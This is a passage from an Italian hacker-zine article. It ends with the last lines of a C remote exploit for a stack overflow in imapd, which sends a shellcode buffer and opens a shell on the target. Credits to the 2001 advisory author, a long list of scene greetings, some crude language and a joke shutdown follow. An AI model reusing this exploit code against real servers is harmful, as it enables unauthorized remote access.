        }

        fprintf(stderr, "Sending shellcode... ");

        write(sock, buffer, 1064);
        write(sock, "\r\n", 2);

        fprintf(stderr, "OK\n");

        fprintf(stderr, "PRESS ENTER for exploit status!!\n\n");

        openshell(sock, 1);

        close(sock);

        return 0;
}



----------------------------------------Exploit-----------------------------
-----------------
```

```
----------------------------------------INFORMAZIONE------------------------
-----------------
#include <stdio.h>
main(){
printf("Ho messo il sorgente originale\n");
printf("se qualcosa non vi funziona,non è di mia competenza\n");
}
----------------------------------------INFORMAZIONE------------------------
-----------------
```

```
-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.
-._.-._.-._.-
```

```
bash# cd  /Ringraziamenti_e_Saluti
bash# cat saluti.txt



Ringraziamenti: Ringrazio particolarmente Antonio Marcelo,autore e scrittore
dell'exploit,da cui
                ho preso lo spunto per scrivere questo testo.

                Antonio Marcelo
                Security Specialist
                Bufferoverflow.org


                -- BufferOverflow.Org Security Advisory --
                -- Date: February/20/2001
                -- A stack overflow in imapd




Saluti:   Bakunin(Mio grande maestro),AtlaWare,mR_bIs0n(Mio
Fratellone),Spawn,BsTHaCk,Anubi,D4rkSt4r.

Radion,Warning,Terror,Gouranga,Blender,Prodigy,Hiloz[83],Memorik,Hedo,MrWolf,Scr
een_it,zapotecz,

Goony,Scire,Sulex,Floppino,Grungio,Fratak,McGiver,AntiS,gouranga,LizDay,satz,can
cerman,Dea,ULCC,
          Ice'St0rm e tutti quelli che ho dimenticato di #phreak.it(scusatemi).
Poi saluto anche tutti quelli dei
          tamkcommandos,della hrn,pbk,Maphias0ft,gli Spippolatori,in particolare
il grande Master,Chrome,
          Brigante,RigorMortem,e tutti quelli che mi vogliono bene :)

Fuck to: MMMMM un gran vaffanculo all'amicizia fra ragazzi e ragazze!!!!!!



-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.
-._.-._.-._.-


bash# cat end.c

#include <stdio.h>
main(){
printf("Anche per oggi è tutto dal vostro SPYRO\n");
printf("Ciaooooooooooo\n");
}


bash# halt

ATTENDERE:ARRESTO DEL SISTEMA IN CORSO......

ORA SI PUO' SPEGNERE IL COMPUTER!

ahahaha scherzo ;)
================================================================================
==================================
```